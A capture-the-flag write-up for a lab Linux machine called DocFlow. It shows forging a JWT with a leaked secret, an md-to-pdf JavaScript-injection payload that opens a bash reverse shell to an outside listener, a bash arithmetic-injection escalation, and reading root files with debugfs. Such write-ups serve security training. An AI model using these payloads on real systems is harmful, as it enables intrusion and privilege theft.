DocFlow is a Linux machine that hosts a document management platform. I got foothold by injecting JavaScript code into the Markdown to PDF conversion feature. I moved laterally by abusing an arithmetic expression in a shell script, then got to read files as root abusing disk group privileges, which grant raw access to the disk devices.
Enum
Initial Scan
vncsb@haxos$ sudo nmap -sS -sV -p- -T5 172.16.13.58[sudo] password for vncsb:Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-27 23:56 +0000Nmap scan report for 172.16.13.58Host is up (0.13s latency).Not shown: 65533 closed tcp ports (reset)PORT   STATE SERVICE VERSION22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)80/tcp open  http    Node.js Express frameworkService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 319.04 seconds
Port 80

Accessing port 80, I landed on a document management platform that focuses on PDF documents.
According to whatweb:

vncsb@haxos$ whatweb http://172.16.13.58/http://172.16.13.58/ [200 OK] Country[RESERVED][ZZ], HTML5, IP[172.16.13.58], Script, Title[Sistema], UncommonHeaders[access-control-allow-origin], X-Powered-By[Express]This app is running on Express, a Node.js framework. When looking for more information about the front-end, I saw that source maps were enabled, making it possible to read the whole front-end source code.
The app allowed me to register a new account and log in, but the Markdown to PDF conversion tool is only available to premium members:

The /api/register response made it clear that my user was not created as a premium user:
{ "message":"User created successfully", "token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJ2bmNzYiIsImlzX3ByZW1pdW0iOmZhbHNlLCJpYXQiOjE3OTMxNTEzNTIsImV4cCI6MTc5MzIzNzc1Mn0.XWzHzS5OPNdx93L9bE2C9i4nW66I4G7M46ruy5PmA_s", "user":{ "id":1, "username":"vncsb", "email":"vncsb@vncsb.com", "is_premium":false }}While brute-forcing files and directories, I found a package.json that showed me what packages the backend was running:
{ "name": "backend", "version": "1.0.0", "description": "Backend", "main": "server.js", "scripts": { "start": "node server.js", "dev": "nodemon server.js" }, "dependencies": { "bcrypt": "^5.1.1", "body-parser": "^1.20.2", "cors": "^2.8.5", "express": "^4.18.2", "jsonwebtoken": "^9.0.2", "md-to-pdf": "4.1.0" }}Shell as www-data
Exploring the front-end source code, I came across the config.js file:
export const API_BASE_URL = '/api';
export const JWT_SECRET = 'eva6C7G4LTdY!p@yMMxb';
export const API_ENDPOINTS = {  REGISTER: `${API_BASE_URL}/register`,  LOGIN: `${API_BASE_URL}/login`,  PROFILE: `${API_BASE_URL}/profile`};
export const FEATURES = {  DEBUG_MODE: true};
This file leaks not only all API endpoints but also the JWT_SECRET value. A value with this description is generally used to sign all JWT generated by an application, so knowing it meant I could change claim values and sign my own tokens.
Looking at the original token with jwt_tool I saw that is_premium was a claim in the JWT:
vncsb@haxos$ ./jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJ2bmNzYiIsImlzX3ByZW1pdW0iOmZhbHNlLCJpYXQiOjE3OTMxNTEzNTIsImV4cCI6MTc5MzIzNzc1Mn0.XWzHzS5OPNdx93L9bE2C9i4nW66I4G7M46ruy5PmA_s
Original JWT:
=====================Decoded Token Values:=====================
Token header values:[+] alg = "HS256"[+] typ = "JWT"
Token payload values:[+] id = 1[+] username = "vncsb"[+] is_premium = False[+] iat = 1793151352    ==> TIMESTAMP = 2026-10-28 01:35:52 (UTC)[+] exp = 1793237752    ==> TIMESTAMP = 2026-10-29 01:35:52 (UTC)
Seen timestamps:[*] iat was seen[*] exp is later than iat by: 1 days, 0 hours, 0 mins
Knowing the JWT secret, I could change this claim and re-sign the token. If the backend relies on the token rather than the database for this check, setting is_premium to True would unlock the premium features. I used jwt_tool to tamper with the token and set the is_premium claim to True:
vncsb@haxos$ ./jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJ2bmNzYiIsImlzX3ByZW1pdW0iOmZhbHNlLCJpYXQiOjE3OTMxNTEzNTIsImV4cCI6MTc5MzIzNzc1Mn0.XWzHzS5OPNdx93L9bE2C9i4nW66I4G7M46ruy5PmA_s -I -pc is_premium -pv True -S hs256 -p 'eva6C7G4LTdY!p@yMMxb'Original JWT:
jwttool_6d8b20304706dd92bf9c80f782fdb399 - Tampered token - HMAC Signing:[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJ2bmNzYiIsImlzX3ByZW1pdW0iOnRydWUsImlhdCI6MTc5MzE1MTM1MiwiZXhwIjoxNzkzMjM3NzUyfQ.SDjEDk6VFDrBHRHQ4UsehUbphkpKu1LGqpUmHzsssZg
I used the /api/profile endpoint to check my user’s status:
vncsb@haxos$ curl -s http://172.16.13.58/api/profile -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJ2bmNzYiIsImlzX3ByZW1pdW0iOnRydWUsImlhdCI6MTc5MzE1MTM1MiwiZXhwIjoxNzkzMjM3NzUyfQ.SDjEDk6VFDrBHRHQ4UsehUbphkpKu1LGqpUmHzsssZg' | jq{ "id": 1, "username": "vncsb", "email": "vncsb@vncsb.com", "is_premium": true, "created_at": "2026-10-28T01:35:52.474Z"}My user now had a premium status and I could access the Markdown to PDF converter:

Submitting any Markdown content into this form to generate a PDF would return the following error:
{"error":"PDF conversion error: Could not find Chrome (ver. 142.0.7444.175). This can occur if either\n 1. you did not perform an installation before running the script (e.g. `npx puppeteer browsers install chrome`) or\n 2. your cache path is incorrectly configured (which is: /var/www/.cache/puppeteer).\nFor (2), check out our guide on configuring puppeteer at https://pptr.dev/guides/configuration."}Based on the package.json I found earlier, I knew that very likely the package responsible for doing this conversion would be the md-to-pdf library, which the project had pinned at version 4.1.0. I checked the package’s repository for vulnerabilities and found CVE-2025-65108, which allows arbitrary JavaScript code execution.
I modified the PoC on GitHub so it would execute a reverse shell and applied it to the body of the request:
{"content":"---javascript\\n((require(\"child_process\")).execSync(\"bash -c 'bash -i >& /dev/tcp/10.0.66.176/4444 0>&1'\"))\\n---RCE"}After making a POST request with this body to /premium/convert-pdf, I got a shell on my listener:
vncsb@haxos$ nc -lnv 4444Listening on 0.0.0.0 4444Connection received on 172.16.7.58 50896bash: cannot set terminal process group (605): Inappropriate ioctl for devicebash: no job control in this shellwww-data@ip-172-16-7-58:/var/web$ ididuid=33(www-data) gid=33(www-data) groups=33(www-data)www-data@ip-172-16-7-58:/var/web$ hostnamehostnameip-172-16-7-58Shell as axel
Usually the first thing I check when getting a shell is sudo -l to see if I can execute something with privileges.
In this case, it showed:
www-data@ip-172-16-7-58:/var/web$ sudo -lMatching Defaults entries for www-data on ip-172-16-7-58:    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User www-data may run the following commands on ip-172-16-7-58:    (axel) NOPASSWD: /opt/check.sh
I could execute /opt/check.sh as the axel user.
www-data@ip-172-16-7-58:/var/web$ cat /opt/check.sh#!/bin/bash
echo "=== Security Check ==="read -rp "Insert access key: " num
if [[ $num -eq 42 ]]then  echo "[+] Authentication successful"  echo "[*] Elevating privileges..."else  echo "[-] Invalid key"fi
The /opt/check.sh reads a value from stdin and compares it to 42, if it matches, it only print some messages, nothing else.
My first thought was that I could abuse the fact that the $num variable is unquoted, allowing for a code injection because of word splitting, but that does not work because the expression is inside double square brackets [[...]], which does not allow for word splitting.
After some more research I found out about arithmetic expression exploitation, it happens because the shell will treat values used in arithmetic contexts not just as numbers, but as arithmetic expressions. In the check.sh script, the operator -eq paired with the number 42 makes this an arithmetic expression.
The catch is that it is possible to execute a command by using an array subscript because it can contain command substitutions while also being a valid arithmetic expression.
So, for example, if I set the $num variable to the value x[$(whoami>&2)], the command inside the array subscript will be executed when the shell uses the -eq operator to compare $num and 42.
More info about this here.
This payload executes bash with stdin and stdout redirected to /dev/tty, so I could keep controlling the spawned process:
x[$(bash </dev/tty >/dev/tty 2>&1)]I used it when the script asked for the “access key” and got a shell as axel:
www-data@ip-172-16-7-58:/var/web$ sudo -u axel /opt/check.sh=== Security Check ===Insert access key: x[$(bash </dev/tty >/dev/tty 2>&1)]axel@ip-172-16-7-58:/var/web$ iduid=1001(axel) gid=1001(axel) groups=1001(axel),6(disk),100(users)axel@ip-172-16-7-58:/var/web$ hostnameip-172-16-7-58Reading files as root
The axel user belongs to group 6(disk), which means I had control over the disk at the device level, allowing me to read and write any file on the system.
The tool I found that could use this privilege to read files in a simple manner was debugfs:
axel@ip-172-16-7-58:~$ iduid=1001(axel) gid=1001(axel) groups=1001(axel),6(disk),100(users)axel@ip-172-16-7-58:~$ lsblkNAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINTSloop0 7:0 0 73.9M 1 loop /snap/core22/2133loop1 7:1 0 27.6M 1 loop /snap/amazon-ssm-agent/11797loop2 7:2 0 50.8M 1 loop /snap/snapd/25202nvme0n1 259:0 0 20G 0 disk├─nvme0n1p1 259:1 0 19G 0 part /├─nvme0n1p14 259:2 0 4M 0 part├─nvme0n1p15 259:3 0 106M 0 part /boot/efi└─nvme0n1p16 259:4 0 913M 0 part /bootaxel@ip-172-16-7-58:~$ debugfs /dev/nvme0n1p1debugfs 1.47.0 (5-Feb-2023)debugfs: lsdebugfs: ls /rootdebugfs: cat /root/root.txthackingclub{t0t4llyr34lfl4g}Not exactly rooted, but good enough! :]